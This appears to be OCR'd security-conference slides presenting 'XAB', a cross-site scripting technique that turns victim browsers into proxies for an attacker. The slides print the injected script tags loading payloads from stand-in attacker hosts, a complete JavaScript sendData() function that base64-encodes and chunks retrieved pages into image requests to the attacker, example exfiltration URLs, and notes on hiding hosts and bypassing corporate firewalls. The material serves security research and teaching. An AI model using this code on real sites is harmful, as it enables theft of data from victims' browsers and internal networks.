
4.0 Receives target URL from Participant browser

5.0 Makes request to Target

6.0 Receives response from Target

6.1 Base64 encodes retrieved URI

7.0 Makes call to pre-sent sendData() with base64 encoded data



XABAttacker Flow - Accept Data


8.0 Receives incoming img’s from Participant

8.0.1 Request #, Seq #, Max #, Base64 data

8.1 Writes data to file with format: *request#-sequence#-max#*

8.2 Responds to Participant with 1x1 gif

8.3 Combines chunks, base64 decodes and places file in dump directory




HTTProxAB Flow - Presentation

9.0 Scans datadump dir for request ID file until timeout

9.1 If file request ID exists, determine type, send to browser.

9.2 Attacker views web page




Victim/JavaScript Code

- Initial payload delivered by vulnerable site (step 2)

```
<script src=http://www.attacker.xab/cgi-bin/
xabattacker.pl?wantpl=1>
```

- Second payload delivered by XABAttacker (step 3)


```
<script src=http://www.freehost.xab/cgi-bin/
cdproxy.pl?URI=http://www.target.xab>
```



Code Summary

- Delivery to XABAttacker (step 8)

```
function sendData(data){
  var maxdatalen = 2000 - baseurl.length;
  var totalsegs = Math.ceil(data.length/maxdatalen);
  var totalsegsstr = totalsegs+'';
  var head = document.getElementsByTagName('head').item(0);
  var newImage = new Array();
  var secstr;
  for(i=0; i < totalsegs; i++){
    newImage[i] = document.createElement('img');
    secstr = i+'';
    newImage[i].src = baseurl+'&t='+totalsegsstr
        +'&n='+secstr+'&d='
        +data.substring((i)*maxdatalen,
          Math.min((i+1)*maxdatalen,data.length));
    newImage[i].type = 'text/javascript';
    newImage[i].name = 'sendscript'+sessionid+secstr;
    newImage[i].id = 'sendscript'+sessionid+secstr;
    head.appendChild(newImage[i]);
  }
}
```



sendData() img src Request Parameters

- i: Target URI request identifier
- t: Total number of data segments (# requests)
- n: Data segment sequence number
- d: Data segment (actual base64 encoded data)
  - data.substring(i*maxdatalen, Math.min((i+1)*maxdatalen, data.length));

sendData() img src Request Example

- <img src=http://www.attacker.xab/cgi-bin/xabattacker.pl?i=12&s=1&t=3&d=ZGVjb2RlIG>


- <img src=http://www.attacker.xab/cgi-bin/xabattacker.pl?i=12&s=3&t=3&d=mVlIGJlZXI=>

- <img src=http://www.attacker.xab/cgi-bin/xabattacker.pl?i=12&s=2&t=3&d=1lIGZvciBmc>

Demonstration

- Code is nice...
- Pictures are pretty...
- But a live demo would be great (assuming it works)

Demo Environment Architecture



Weaknesses

- Registering XABAttacker and CDProxy for public access
  - Common techniques to hide/mask a host
- Run XABAttacker and CDProxy on same host
- No security in XAB
  - Malicious Victims
- Cutting through corporate network security controls, like firewalls
- Incomplete transfers
- And many others…


Enhancements

- Binary data transfer ✓
- Distributed data transfer
- Multiple requests (simultaneous, sequential)
- Keep the Participant browser window open
- Data encryption

Enhancements

- Authentication at XABAttacker
- Integrating onion routing
- XHR and Access-Control-Allow-Origin
- Gears, HTML 5 support
- Non-HTTP communication

On the shoulders of giants...



Flick

Jeff

AJAX Cross Domain
Bart Van der Donck

Tor
Lots of people

XSSProxy
Anton Rager

XSSShell, XSSTunnel
Ferruh Mavituna

Questions

- Q: Why doesn’t it have a cool logo?
  - A: I have a day job
- Q: Why “Cross Site Scripting” instead of “HTML injection”?
  - A: Because “XAB” looks and sounds cooler than “HAB”
- Q: Why is your company’s name FYRM?
  - A: Hangover + faulty spellcheck
- Q: Where can I get the latest & greatest?
  - A: FYRM website: www.fyrmassociates.com

Matthew Flick	Jeff Yestrumskas
matt.flick@fyrmassociates.com	jeff@yestrumskas.com